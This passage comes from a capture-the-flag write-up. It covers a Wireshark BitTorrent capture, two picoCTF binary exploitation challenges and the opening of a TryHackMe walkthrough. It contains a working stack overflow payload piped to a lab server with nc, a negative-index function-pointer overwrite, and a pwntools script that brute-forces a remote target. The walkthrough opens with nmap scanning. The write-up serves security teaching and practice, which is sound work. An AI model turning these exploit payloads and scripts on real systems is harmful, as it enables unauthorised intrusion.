 3499 15.161592412  192.168.73.132  51.235.34.19     BT-D
 3670 15.227541655  192.168.73.132  62.42.97.136     BT-D
 4000 15.367844831  192.168.73.132  114.35.63.17     BT-D
 5336 15.713470577  192.168.73.132  136.35.186.94    BT-D
 7462 16.106820019  192.168.73.132  105.98.42.105    BT-D
15124 16.886421563  192.168.73.132  185.12.227.197   BT-D
32500 18.376719182  192.168.73.132  188.232.10.112   BT-D
36060 18.777685557  192.168.73.132  5.189.157.90     BT-D
47877 19.922378992  192.168.73.132  138.197.143.248  BT-D
51080 20.689763723  192.168.73.132  107.181.231.146  BT-D

Frame 51080: 139 bytes on wire (1112 bits), 139 bytes cap
Ethernet II, Src: VMware_2d:4b:5e (00:0c:29:2d:4b:5e), Ds
Internet Protocol Version 4, Src: 192.168.73.132, Dst: 10
User Datagram Protocol, Src Port: 51413, Dst Port: 2169
BitTorrent DHT Protocol
  Request arguments: Dictionary...
    Key: a
    Value: Dictionary...
      id: 17c1ec414b95fc775d7dddcb686693b7863ac1aa
        Key: id
        Value: 17c1ec414b95fc775d7dddcb686693b7863ac1aa
      info_hash: e2467cbf021192c241367b892230dc1e05c0580
        Key: info_hash
        Value: e2467cbf021192c241367b892230dc1e05c0580e
      Terminator: e
```

```
e2467cbf021192c241367b892230dc1e05c0580e

About 25 results (0.22 seconds)

Linuxtracker
https://linuxtracker.org › id=e2467cbf021192c241367...
ubuntu-19.10-desktop-amd64.iso at Linuxtracker
Oct 17, 2019 — Description, Ubuntu is a complete desktop Linux operating system, fre
available with both community and professional support.
```

[redacted]

Figure 101: Torrent Analyze Analysis with Wireshark II


Stack Cache (Binary Exploitation 400 points)

This is one of the two binary exploitation challenges worth 400 points. We are given a binary, its source code and access to the server that runs it. From the "file" command, we learn that this is a 32-bit program that's not stripped and that it has been statically linked. From the "checksec" command, we find that both canary and nx bit are enabled which in hindsight would make a buffer overflow harder to exploit. Since we have the source code, let's examine it for clues.

```
void win() {
  char buf[FLAGSIZE];
  char filler[BUFSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    exit(0);
  }
  fgets(buf,FLAGSIZE,f); // size bound read
}

void UnderConstruction() {
        // this function is under construction
        char consideration[BUFSIZE];
        char *demographic, *location, *identification, *session, *votes, *dependents;
                char *p,*q, *r;
                // *p = "Enter names";
                // *q = "Name 1";
                // *r = "Name 2";
        unsigned long *age;
                printf("User information : %p %p %p %p %p %p\n",demographic, location, identification, session, votes, dependents);
                printf("Names of user: %p %p %p\n", p,q,r);
        printf("Age of user: %p\n",age);
        fflush(stdout);
}

void vuln(){
   char buf[INPSIZE];
   printf("Give me a string that gets you the flag\n");
   gets(buf);
   printf("%s\n",buf);
   return;
}
```

Figure 102: Stack Cache Source Code

Keep in mind this is only a part of the code. The entire source code wasn’t included due to the size. We can easily identify the buffer overflow as the program runs the “gets” function to grab the user input with a 16-byte buffer as a parameter for the function. There are no checks regarding the user input so the program is obviously vulnerable to buffer overflow. We also find the flag that is loaded by the “win” function but is never printed out. In addition to that, we also have a “UnderConstruction” function that is never called in the program, it has code that would print values of variables however the variables are never assigned values. Lastly both the description and the program’s comments tell us that the program has been compiled statically with clang-12 without any optimizations. This makes me think. If there were optimizations its possible that the code wouldn’t compile because there are variables in the “UnderConstruction” function that are printed out but haven’t been assigned values. I wasn’t sure how to solve this at first but after thinking for a bit, I though, that we could overflow the buffer till the return address and then call the “win” function immediately followed by the “UnderConstruction” function. Hopefully, the flag will be loaded in the stack when the “win” function is called and immediately after the flag will be printed out by the “UnderConstruction” function which is supposed to print the variables that haven’t been assigned values. But first, we need to find the offset. Let’s open the binary in gdb after making it executable.




```
   0x08049f69 <+105>:   call   0x8051340 <printf>
   0x08049f6e <+110>:   xor    eax,eax
   0x08049f70 <+112>:   add    esp,0x18
   0x08049f73 <+115>:   pop    ebp
   0x08049f74 <+116>:   ret
End of assembler dump.
gef➤  disass vuln
Dump of assembler code for function vuln:
   0x08049ec0 <+0>:     push   ebp
   0x08049ec1 <+1>:     mov    ebp,esp
   0x08049ec3 <+3>:     sub    esp,0x18
   0x08049ec6 <+6>:     lea    eax,ds:0x80b40b1
   0x08049ecc <+12>:    mov    DWORD PTR [esp],eax
   0x08049ecf <+15>:    call   0x8051340 <printf>
   0x08049ed4 <+20>:    lea    eax,[ebp-0xa]
   0x08049ed7 <+23>:    mov    DWORD PTR [esp],eax
   0x08049eda <+26>:    call   0x80586e0 <gets>
   0x08049edf <+31>:    lea    eax,[ebp-0xa]
   0x08049ee2 <+34>:    lea    ecx,ds:0x80c9a04
   0x08049ee8 <+40>:    mov    DWORD PTR [esp],ecx
   0x08049eeb <+43>:    mov    DWORD PTR [esp+0x4],eax
   0x08049eef <+47>:    call   0x8051340 <printf>
   0x08049ef4 <+52>:    add    esp,0x18
   0x08049ef7 <+55>:    pop    ebp
   0x08049ef8 <+56>:    ret
End of assembler dump.
gef➤  disass win
Dump of assembler code for function win:
   0x08049da0 <+0>:     push   ebp
   0x08049da1 <+1>:     mov    ebp,esp
   0x08049da3 <+3>:     sub    esp,0x68
```

```
┌──(kali㉿kali)-[
└─$ python3
Python 3.11.1 (ma
Type "help", "copy
>>> 0xa
10
>>> 
```

Figure 103: Stack Cache Identify Offset

As we can see, the “gets” function gets called with the “0xa” argument which corresponds to the decimal number 10. The old ebp is 4 bytes in 32-bit so 10 plus 4 equals 14. The offset is 14 bytes. We also find the address of “win” which is “0x080449da0”. We then find the address of the “UnderConstruction” which is “0x08049e20”. Seems we have everything we need to try and exploit the program. Like it was explained the offset will be sent first followed by the address of “win” and then the “UnderConstruction” address. Since this is a simple exploit, there is no need for scripts. You can use the following command:

```
python3 -c "import sys; sys.stdout.buffer.write(b'A'*14+b'\xa0\x9d\x04\x08\x20\x9e\x04\x08\n')" | nc saturn.picoctf.net 50131
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*14+b'\xa0\x9d\x04\x
08\x20\x9e\x04\x08\n')" | nc saturn.picoctf.net 50131
Give me a string that gets you the flag
AAAAAAAAAAAAAA� �
User information : 0x80c9a04 0x804007d 0x62613464 0x63316334 0x5f597230 0x6d
334d5f
Names of user: 0x50755f4e 0x34656c43 0x7b465443
Age of user: 0x6f636970
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ unhex 7d6261346463316334 5f5972306d334d5f50755f4e34656c437b4654436f636970
| rev
picoCTF[redacted]

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

Figure 104: Stack Cache Exploit

As hoped and expected, some hex values are dumped from the stack. Keep in mind that these values are in reverse due to little-endian. Also, the first 2 values are not our flag but addresses. To decode and retrieve our flag, we used the “unhex” and “rev” commands although any hexadecimal decoder will work.

Function Overwrite (Binary Exploitation 400 points)

In this challenge, we are told to exploit a binary that’s given to us in order to get the flag. Apart from the binary, we are also given the source code for it. The first thing that’s done is running the “file” and “checksec” commands in order to learn more about the binary. It seems that this is a 32-bit binary with canary and pie disabled. After running it, it asks the user for a story and then 2 numbers that must both be less than 10. Without having any other hints as to how we should proceed, we analyze the source code since we have it. We first need to check if the program is vulnerable to buffer overflows. It seems that the program asks the user for his input but only grabs the first 127 bits of what the user entered as characters. This means that if the user entered 200 characters as input then only the first 127 would be grabbed which means we have a max fixed length of 127 bits as input. Since the buffer is 128 bits, then this means that despite a canary not being present, the program isn’t vulnerable to buffer overflows so we need to look for a different vulnerability. I quickly checked for format string vulnerabilities but found nothing so I tried to find what the binary does. What the binary does is, after asking for and grabbing the user input, it calls the “hard_checker” function which calculates a score using the “calculate_story_score” function based on the decimal representation of the characters the user entered. For example, if the user entered “AA” the score would be equal to “130” since each “A” value is equal to “65” in its decimal representation. Then the program checks if the story’s score is equal to “13371337”. If it is, it prints the flag out as shown in the code snippet below.

```
void hard_checker(char *story, size_t len)
{
 if (calculate_story_score(story, len) == 13371337)
 {
  char buf[FLAGSIZE] = {0};
  FILE *f = fopen("flag.txt", "r");
  if (f == NULL)
  {
   printf("%s %s", "Please create 'flag.txt' in this directory with your",
            "own debugging flag.\n");
   exit(0);
  }
  fgets(buf, FLAGSIZE, f); // size bound read
  printf("You're 13371337. Here's the flag.\n");
  printf("%s\n", buf);
 }
 else
 {
  printf("You've failed this class.");
 }
}
```

Code 27: Function Overwrite Source Code I

As you may have already guessed, getting a "13371337" value not only is very hard but it's also impossible with a fixed length of 127 or less characters as input. However, when analyzing the program, we also notice the following lines.

```
void (*check)(char*, size_t) = hard_checker;
int fun[10] = {0};
```

Code 28: Function Overwrite Source Code II


It seems that there is a function pointer named "check" pointing towards the "hard_checker" function. Instead of "hard_checker" being called directly from the "vuln" function, the pointer function is called. Apart from that, we also notice the "fun" array full of 0 integers that is set and another function named "easy_checker" that is never called. The "easy_checker" function is the same as "hard_checker" with the only difference being that it checks if the story that was entered is equal to “1337”. The last part of the puzzle is the following lines of code from the “vuln” function.

```
  if (num1 < 10)

  {

    fun[num1] += num2;

  }

  check(story, strlen(story));

}
```

Code 29: Function Overwrite Source Code III

It seems that we found our vulnerability. Before the “check” function pointer is called, the second number that the user enters as input after entering the story, is added to the “num1” location of the “fun” array. Since the “num1” and “num2” are integers (int) and not unsigned integers (unsigned int) that means we will be able to write before the “fun” array and hopefully change the value of the “check” array. The program doesn’t check to see if the numbers the user enters are negative which means we could exploit the program by entering a negative number. From here, there are 2 ways to exploit the program. By entering a negative value for “num1”, we could change the function pointer “check” from pointing to “hard_checker” to pointing to “easy_checker”. We could then enter a story whose characters in decimal match “1337”. That being said this isn’t necessary. What we could do, is enter a negative value for “num1” that modifies the “check” pointer to point to the part of the code in “hard_checker” that loads and prints the flag. This way we don’t need to create a story that matches “1337”. In order to exploit the binary, we need to find the address of “check” followed by the address of “fun” and then we need to figure out how much we need to jump in order to reach the part of the code in “hard_checker” that prints the flag. We can easily do that with “objdump”:


```
objdump -D vuln | more
```



```
 8049553:       83 c4 10                add    $0x10,%esp
 8049556:       eb 12                   jmp    804956a <hard_checker+0x134>
 8049558:       83 ec 0c                sub    $0xc,%esp
/check
...skipping
0804c040 <check>:
 804c040:       36 94                   ss xchg %eax,%esp
 804c042:       04 08                   add    $0x8,%al

Disassembly of section .bss:

0804c060 <completed.7623>:
        ...

0804c080 <fun>:
        ...

Disassembly of section .comment:
```

Figure 105: Function Overwrite Exploit I


As shown the address of “check” is “0x084c040” and of fun is “0x0804c080”. So, the difference between “check” and “fun” is “0x40” in hex which is “64” bytes in decimal. Since we are supplying a negative number, we need to calculate which number will put us exactly at the “check” function. In this case, since we are supplying an integer and each integer is 4 bytes in 64-bit architecture, we need to supply the number “-16” since “-16*4=-64”. We then need to calculate how much we need to supply for the second number in order to reach the part of “hard_checker” that prints the flag. We can use “objdump” here as well.



```
08049436 <hard_checker>:
 8049436:       f3 0f 1e fb             endbr32
 804943a:       55                      push   %ebp
 804943b:       89 e5                   mov    %esp,%ebp
 804943d:       53                      push   %ebx
 804943e:       83 ec 54                sub    $0x54,%esp
 8049441:       e8 aa fd ff ff          call   80491f0 <__x86.get_pc_thunk.bx>
 8049446:       81 c3 ba 2b 00 00       add    $0x2bba,%ebx
 804944c:       ff 75 0c                push   0xc(%ebp)
 804944f:       ff 75 08                push   0x8(%ebp)
 8049452:       e8 5f fe ff ff          call   80492b6 <calculate_story_score>
 8049457:       83 c4 08                add    $0x8,%esp
 804945a:       3d c9 07 cc 00          cmp    $0xcc07c9,%eax
 804945f:       0f 85 f3 00 00 00       jne    8049558 <hard_checker+0x122>
 8049465:       c7 45 b4 00 00 00 00    movl   $0x0,-0x4c(%ebp)
 804946c:       c7 45 b8 00 00 00 00    movl   $0x0,-0x48(%ebp)
 8049473:       c7 45 bc 00 00 00 00    movl   $0x0,-0x44(%ebp)
 804947a:       c7 45 c0 00 00 00 00    movl   $0x0,-0x40(%ebp)
 8049481:       c7 45 c4 00 00 00 00    movl   $0x0,-0x3c(%ebp)
 8049488:       c7 45 c8 00 00 00 00    movl   $0x0,-0x38(%ebp)
 804948f:       c7 45 cc 00 00 00 00    movl   $0x0,-0x34(%ebp)
 8049496:       c7 45 d0 00 00 00 00    movl   $0x0,-0x30(%ebp)
 804949d:       c7 45 d4 00 00 00 00    movl   $0x0,-0x2c(%ebp)
 80494a4:       c7 45 d8 00 00 00 00    movl   $0x0,-0x28(%ebp)
 80494ab:       c7 45 dc 00 00 00 00    movl   $0x0,-0x24(%ebp)
 80494b2:       c7 45 e0 00 00 00 00    movl   $0x0,-0x20(%ebp)
 80494b9:       c7 45 e4 00 00 00 00    movl   $0x0,-0x1c(%ebp)
 80494c0:       c7 45 e8 00 00 00 00    movl   $0x0,-0x18(%ebp)
 80494c7:       c7 45 ec 00 00 00 00    movl   $0x0,-0x14(%ebp)
 80494ce:       c7 45 f0 00 00 00 00    movl   $0x0,-0x10(%ebp)
 80494d5:       83 ec 08                sub    $0x8,%esp
 80494d8:       8d 83 08 e0 ff ff       lea    -0x1ff8(%ebx),%eax
```

Figure 106: Function Overwrite Identify Exploit II

As shown in the figure above, we need to supply exactly the number 47 for “num2” since at that point the if condition is set to true and the program jumps. With all of that in mind, we can exploit the binary by providing a random story followed by the number “-16” followed by “47” as shown below.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc saturn.picoctf.net 60544
Tell me a story and then I'll tell you if you're a 1337 >> Pwned
On a totally unrelated note, give me two numbers. Keep the first one less than 10.
-16
47
You're 13371337. Here's the flag.
picoCTF[redacted]
```


Figure 107: Function Overwrite Exploit III

Alternatively, if you are not good at calculations, you can use the following exploit code in python that automates the entire process.

```
#!/usr/bin/env python3
import pwn
import argparse


parser = argparse.ArgumentParser()
parser.add_argument("destination", type=str, choices={"local", "remote"})
parser.add_argument("--file", "-f", type=str, default="", required=False)
parser.add_argument("--target", "-t", type=str, default="", required=False)
parser.add_argument("--port", "-p", type=int, default=0, required=False)
args = parser.parse_args()


if args.destination == "local":
        elf = pwn.ELF(args.file)


offset = -16
story = b"Pwned"


for i in range(0,200):
        payload = b"".join([str(offset).encode("utf-8"), b" ", str(i).encode("utf-8")])


        if args.destination == "local":
                p = elf.process()
        elif args.destination == "remote":
                p = pwn.remote(args.target, args.port)


        p.sendlineafter(b">> ", story)
        p.sendlineafter(b"\n", payload)
        response = p.recvall().decode("latin-1")


        print(response)
```

Code 30: Function Overwrite Exploit Code

Simply run the code above by supplying the remote host and port and you will get the flag.



```
[+] Opening connection to saturn.picoctf.net on port 56432: Done
[+] Receiving all data: Done (73B)
[*] Closed connection to saturn.picoctf.net port 56432
You're 13371337. Here's the flag.
picoCTF[redacted]

[+] Opening connection to saturn.picoctf.net on port 56432: Done
[+] Receiving all data: Done (0B)
[*] Closed connection to saturn.picoctf.net port 56432

[+] Opening connection to saturn.picoctf.net on port 56432: Done
[+] Receiving all data: Done (73B)
[*] Closed connection to saturn.picoctf.net port 56432
You're 13371337. Here's the flag.
picoCTF[redacted]

[+] Opening connection to saturn.picoctf.net on port 56432: Done
[+] Receiving all data: Done (0B)
[*] Closed connection to saturn.picoctf.net port 56432

[+] Opening connection to saturn.picoctf.net on port 56432: Done
[+] Receiving all data: Done (73B)
[*] Closed connection to saturn.picoctf.net port 56432
You're 13371337. Here's the flag.
picoCTF[redacted]
```

Figure 108: Function Overwrite Exploit IV

TryHackMe

TryHackMe is an online platform that teaches cyber security through short, gamified real-world labs. It has content for both complete beginners and seasoned hackers, incorporation guides and challenges to cater for different learning styles. Whether its linux fundamentals, windows exploitation, vulnerability research, web exploitation tryhackme has all sorts of challenges. A difference between tryhackme and other similar platforms is that while other platforms are catered towards professionals in cybersecurity or people already having some knowledge in cybersecurity or IT, tryhackme has tons of content for both beginners and professionals. Apart from that, while it has ctfs where the individual is supposed to learn new concepts and techniques with guided assistance from tryhackme, it also has ctfs where the individual trains and puts his existing knowledge to the test without help. Tryhackme also covers a wide area of topics ranging all the way from web exploitation and privilege escalation to reverse engineering and forensic analysis. To complete the challenges below, you will need to create a free account with tryhackme. Keep in mind, that all of the challenges below are free of any cost so you won't have to pay for a subscription in case you want to complete them yourself. The only thing you need is a free account on tryhackme and the vpn file associated with your account so you can gain access to the tryhackme network.

Easy

Challenges in this chapter are fairly easy to complete and geared towards beginners. If you are looking to get into ctf challenges or cybersecurity in general, the challenges presented above provide a decent introduction to beginner level ctf challenges.

Overpass (Easy)


For this challenge, we are given an ip address and told to gain access to the target machine, retrieve the user flag located in the "user.txt" file, escalate our privileges and get the root flag in the "root.txt" file. The first thing I like to do when given a target ip address or ip addresses is ping them in order to see if the machine or machines are up using the "ping" command:

```
ping $ip
```

Note that the "$ip" value is supposed to be replaced by the actual ip you are given. After pinging the machine and validating that it is up, the immediate next step is to run a network scan in order to determine what ports are open on the target system, which services are running, the versions of the services and several other information such as the operating system of the target machine and so on. For the network scan, we can use the "nmap" tool. Network mapper or nmap for short, is a free and open-source utility for network discovery and security auditing. You can use the command below to scan the target network:

```
sudo nmap $ip -sC -sV -O
```

The command above run a simple nmap scan that detects open ports, the services running on those ports, the versions of the services and the operating system. The command also runs nmap with the default scripts. By default, nmap scans the most common 1.000 ports for each protocol.



